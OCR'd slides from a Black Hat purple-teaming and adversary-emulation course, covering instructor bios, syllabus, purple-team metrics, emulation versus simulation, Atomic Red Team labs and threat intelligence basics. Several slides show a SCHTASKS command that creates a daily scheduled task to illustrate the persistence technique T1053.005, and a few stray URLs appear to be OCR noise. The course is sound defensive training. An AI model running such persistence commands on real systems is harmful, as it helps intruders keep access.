Welcome to

Adversary Emulation & Purple Teaming

Class starts at 1pm EST / 12pm CST / 11am MST / 10am PST

If you had any issues getting access to SnapLabs let us know in the chat

SCYTHE

black hat

Introductions

Jake Williams – Executive Director of Cyber Threat Intel

- 18 years in the US intelligence community
- Former government hacker - seventh person to ever be named a Master CNE (Computer Network Exploitation) Operator
- Two time winner of the DC3 annual forensics challenge
- Senior SANS Instructor and former course author in Cyber Threat Intel, Memory Forensics, and Malware Reverse Engineering
- Incident Response and Digital Forensics Subject Matter Expert
- IANS Faculty Member
- Multiple-time contributor to the Tribe of Hackers book series
- Founder of Rendition Infosec (sold) and BreachQuest (divested)

Tim Schulz – Technical Director

SCYTHE

- Purple Teaming
- Adversary Emulation
- Security Research

Sandia National Laboratories

- Security Research
- Red Teaming
- Purple Teaming
- ICS/OT Development

MITRE

- Capability Area Lead - Adv Emu

MITRE | ATT&CK®

Shawn Edwards - Adversary Emulation Sr

- Security Research
- Red/Purple Teaming
- Adversary Emulation
- ATT&CK Evaluations
- Offensive Tool Dev
- Open-Source Contrib

https://t.me/learningnets

Chris Peacock – Adversary Emulation Detection Engineer

SCYTHE

Raytheon Intelligence & Space

GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

- Detection Engineer
- CTI Lead
- Incident Responder
- Threat Hunter
- SOC Analyst

Students – Introductions


Brief Introduction Survey
https://freeonlinesurveys.com/s/azJeJDlD

Syllabus & Course Overview

Syllabus Overview

- Day 1
  - Purple Team Overview & Cyber Threat Intelligence
- Day 2
  - Emulating Threats
- Day 3
  - Blue Team & Detection Engineering
- Day 4
  - Purple Team Framework and Capstone Project

Class Format



Class Infrastructure

Snap Labs

AN IMMERSIVE LABS COMPANY

- If you haven't already please register for a free account with the same email address you registered for this class with
  - You will be added to the conference "Event"
- Each student has their own environment
- Available throughout the live portion of the course and through the weekend (August 14th)

https://www.snaplabs.io

https://t.me/learningwets

Exercises

- Idea is for you to take away the purple team process and how you can apply your own creativity to it
  - Balancing prescriptive exercises with a bit of DIY
- Adapt the processes to your needs
  - You have business/org context that we don't!

Day 1

Agenda

- Module 1: Intro to Purple
- Module 2: Threat/Adversary Emulation
- Module 3: Intro to Threats
- Module 4: Threat Modeling
- Module 5: Threat Analysis
- Module 6: Emulation Plans

Module 1: Intro to Purple


Topics

- Purple Team Overview
- Why Purple Team
- Metrics
- Assume Breach
- Exercise Flow

Evolving State of Security Testing

Updated Ethical Hacking Maturity Model[1]

- Purple Teaming adds a better middle ground to security testing
- Collaborative focus helps address communication gaps between teams
- Introductory step to integrating cyber threat intelligence (CTI) data to testing




https://scythe.io/ptef


[1]https://www.scythe.io/library/building-an-internal-red-team-go-purple-first

Why Purple Team?


- Train defenders



- Test process between teams



- Test TTPs




- Replay Red Team Engagement

Foster a collaborative culture and mentality!

Measuring Outcomes: Metrics

- Collaboration between teams mean certain metrics are easier to measure (especially over time):
  - Time to log
  - Time to detect
  - Time to alert
- Metrics reveal gaps in real time
  - Is the execution method logged at all?
  - Could the team find the context to detect this technique?
  - Does this alert severity mean this is tackled sooner or later?



Leadership teams like metrics

https://time2learningnets

Efficiency in Testing


Why Assume Breach?

- Cost
- Insider Threat
- Zero Day
- Phishing emails land
- Already breached

Additional Resources

- https://www.scythe.io/library/why-assume-breach
- https://posts.specterops.io/revisiting-phishing-simulations-94d9cd460934


Purple Team Exercise Flow



Purple Team Exercise Cheat Sheet

Key Questions	Best Case	Minimum	Notes
Who's involved?	Red Team, Blue Team, CTI Team, Leadership Team	Someone that can execute a test and document a result	Get buy-in or sign off from the highest level possible
What systems are tested?	Production Systems, multiple systems to validate results (servers & endpoints)	Test System	Data generation, data collection, and environment for testing
Logistics?	Remote: Screen share In Person: Shared space	Note keeping tool to record actions	Document/record as much as possible
Security tools?	Everything in SOC & DFIR, tuned for production	A tool that's results can be applied to production	If a tool/control blocks progress, document and shift to audit mode to move through depth

ATTACK. DETECT. RESPOND.




Cyber Threat Intelligence

Attack

Tracking

Detect & Respond

Lab 1 – Purple Team Process



Exercise 1:
Purple Team Process

Module 2: Threat/Adversary Emulation

SCYTHE

Topics

- Introduction to Adversary Emulation
- Emulation vs Simulation
- Adversary Emulation + Purple Teaming

Adversary Emulation

“Security tests using adversary emulation identify gaps, verify defensive assumptions, and prioritize resources.”

“Data Driven Red Teaming”


https://www.scythe.io/library/introduction-to-adversary-emulation

Adversary Emulation

Adversary emulation is adaptive to your environment.


- Example: An adversary disables Windows Defender, but you run Symantec.

- “Red team exercise where the red team emulates how an adversary operates, following the same TTPs, with a specific objective like those of a realistic adversary” - Jorge Orchilles



Common Assessment Issues

- Red team success is perceived as a blue team failure
- Blue team success is perceived as red team failure
- Lack of communication inhibits growth
- Red Teams don’t always represent real world threats



Simulation


```
cmd /c SCHTASKS /CREATE /SC DAILY /TN \"MyTasks\\Task1\" /TR \"C:\\different.exe\" /ST 11:00 /F
```

Simulation:

- Exact commands
- Good for controls validation

Challenges:

- Signature based security testing



Emulation

```
cmd /c SCHTASKS /CREATE /SC DAILY /TN \"MyTasks\\Task1\" /TR \"C:\\update.exe\" /ST 11:00 /F
```

Scheduled Task T1053.005

Emulation:

- Look at behaviors (ATT&CK)
- Better for emulating adaptive behavior and adversaries
- Good for controls validation

Challenges:

- More time and effort

Emulation vs Simulation


```
cmd /c SCHTASKS /CREATE /SC DAILY /TN \"MyTasks\\Task1\" /TR \"C:\\update.exe\" /ST 11:00 /F
```

Emulation:

- Look at behaviors (ATT&CK)
- Better for emulating adaptive behavior and adversaries
- Good for controls validation

Simulation:


- Exact commands
- Good for controls validation



Atomic Red Team: Walkthrough

Visit the GitHub: https://github.com/redcanaryco/atomic-red-team

Getting Started Guide:
https://github.com/redcanaryco/atomic-red-team/wiki/Getting-started




Exercise 2:
Atomic Red Team

Exercise


1. Atomic Red Team Walkthrough
2. Execute 3 ART tests in your SnapLabs environment

Atomic Red Team

- Great place to start, but it is not complete
- Focus is on breadth, not depth
  - Has become a checkbox exercise
- Testing of individual techniques is good for logging
  - You shouldn't be detecting on a single technique
- You cannot test all ATT&CK Techniques with ART
- ATT&CK Secret: It almost always takes two techniques to execute a procedure



Example: Process Discovery (T1057)



Module 3: Intro to Threat Intelligence

Topics


- Cyber Threat Intelligence
- Data Types
- Tactics, Techniques, and Procedures
- Categorizing Data
  - Cyber Kill Chain
  - MITRE ATT&CK
  - (Diamond Model)

Simplified Process

Katie Nickels Shmoocon 2020 A Simple Process to Start

1. Know your organization
2. Know your threats
3. Prioritize and match them up
4. Make it actionable

Cyber Threat Intelligence – Purple Process




ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Cyber Threat Intelligence


"Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor's motives, targets, and attack behaviors."

-CrowdStrike https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/



https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf

Intelligence Cycle



Key Principles from Kent's Analytic Doctrine

- Focus on Decision Makers Concerns
- Avoid Pushing a Personal Agenda
- Avoid Analytic Biases
- Candid Admission of Mistakes

Reference: https://www.hsdl.org/?view&did=442468

Intelligence Requirements

- Objectives the CTI Team should seek to fulfill.
- Examples:
  - Who is potentially targeting us?
